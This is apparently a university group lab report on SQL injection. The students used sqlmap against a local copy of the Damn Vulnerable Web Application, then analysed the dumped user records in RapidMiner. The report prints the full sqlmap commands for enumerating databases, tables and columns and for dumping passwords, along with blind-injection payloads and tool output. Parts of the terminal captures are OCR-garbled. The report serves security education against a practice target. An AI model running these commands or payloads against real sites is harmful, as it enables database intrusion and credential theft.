
SQL Injection Analysis using SQLmap and Data Mining Tools

Database Security(ITMS-528-01)
Department of Information Technology and Management Illinois Institute of Technology.

Group By:

Bhargava Reddy Kikkura
Bharath Kumar Uppala
Hari Kiran Gaddam
Bharath Viswa Teja Vidya Charan Maddala
Rajaabinandhan Periyagoundanoor Gopal

Identifying a target web application to perform SQL injection:



Installation of the DVMA(Damn Vulnerable Web Application) and scouting the Web application to initiate the SQL injection attack using SQLMap

SQL Injection Attack:

```
| Alappy@kali):[-]
| sqlmap = u *http://127.0.0.1:42001/vulnerabilities/sqli_blind/?id=16Submit=Submit#" -cookie="security=low; PHPSESSID=8eo4ejhk6s571bvptjbcan0e5c" -risk=3 -dbs
| 1.7.10#stable|
| 1.7.10#stabl
```

We used SQLmap, an open-source penetration testing tool that automates the process of detecting and exploiting SQL injection flaws and taking over database servers. A blind injection attack was performed on the given web application. It is a kind of SQL Injection attack where the SQLMAP poses true or false queries to the database and then uses the application's response to determine the response. By performing this attack we were able to determine that the above application is indeed vulnerable to injection attacks.

Command Used:

sqlmap -u "http://127.0.0.1:42001/vulnerabilities/sqli_blind/?id=1&Submit=Submit#" -cookie="security=low; PHPSESSID=8eo4ejhk6s571bvptjbcan0e5c" --risk=3 --dbs

```
sqlmap identified the following injection point(s) with a total of 3992 HTTP(s) requests:

Parameter: id (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: id=1' AND 4658=4658 AND 'csWD'='csWD6Submit=Submit

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=1' AND (SELECT 7212 FROM (SELECT(SLEEP(5)))gAIq) AND 'KKRB'='KKRB6Submit=Submit

[23:04:47] [INFO] the back-end DBMS is MySQL
web application technology: Nginx 1.22.1
back-end DBMS: MySQL ≥ 5.0.12 (MariaDB fork)
[23:04:47] [INFO] fetching database names
[23:04:47] [INFO] fetching number of databases
[23:04:47] [INFO] retrieved: 22:04:47] [INFO] retrieved: 22:04:47] [INFO] retrieved: 22:04:47] [INFO] retrieved: 32:04:48] [INFO] retrieved: dvwa
available databases [2]:
[*] dvwa
[*] information_schema

[23:04:48] [WARNING] HTTP error codes detected during run:
404 (Not Found) - 87 times, 500 (Internal Server Error) - 170 times
[23:04:48] [INFO] fetched data logged to text files under '/home/happy/.local/share/sqlmap/output/127.0.0.1'
```

The blind injection attack reveals that the Web application has two databases in the backend to store the information. The databases are named as follows:

*dvwa

*information schema

Performing an Injection attack to retrieve tables in dvwa database:

Command used:

sqlmap -u "http://127.0.0.1:42001/vulnerabilities/sqli_blind/?id=1&Submit=Submit#" -cookie="security=low; PHPSESSID=8eo4ejhk6s571bvptjbcan0e5c" --risk=3 --dbs -D dvwa --tables

The above command revealed that the database has two tables in it named:

We can make a fair assumption that sensitive details like usernames, passwords, and more delicate information might be stored under the table of users.

Checking the Contents of the user table:

Command used:

```
sqlmap -u "http://127.0.0.1:42001/vulnerabilities/sqli_blind/?id=1&Submit=Submit#" -cookie="security=low; PHPSESSID=8eo4ejhk6s571bvptjbcan0e5c" --risk=3 -D dvwa -T users --columns
```

^{*}users

^{*}guestbook

The command revealed that the user table contains the following columns:

- user
- avatar
- failed login
- first name
- last login
- last name
- password
- user id

```
[23:07:20] [INFO] retrieved: int(3) Database: dvwa
Table: users
[8 columns]
 Column
                Type
                   varchar(15)
 user
  avatar
                   varchar(70)
  failed_login
                   int(3)
  first_name
                  timestamp
  last_login
  last_name
  password
                   varchar(32)
  user_id
```

We confirmed that a lot of sensitive information regarding the users are stored here. Now we will try to obtain that information.

Dumping the user data:


Command Used:

```
sqlmap -u "http://127.0.0.1:42001/vulnerabilities/sqli_blind/?id=1&Submit=Submit#" -cookie="security=low; PHPSESSID=8eo4ejhk6s571bvptjbcan0e5c" -D dvwa -T users --risk=3 --level=3 -C user,failed_login,last_login,first_name,last_name,password --dump
```



I retrieved the user ID and the password for 5 users that were present in the table dvwa.

Using Rapidminer to Analyze the Data



We used Rapidminer, a data mining tool, to analyze the dumped data. The analysis revealed that the same password is being used for 2 account users Admin and Smith. This is a security risk as it increases the chances of unauthorized access.

In conclusion, the SQL Injection vulnerability in the web application allowed us to retrieve sensitive user data. This highlights the importance of securing web applications against such vulnerabilities.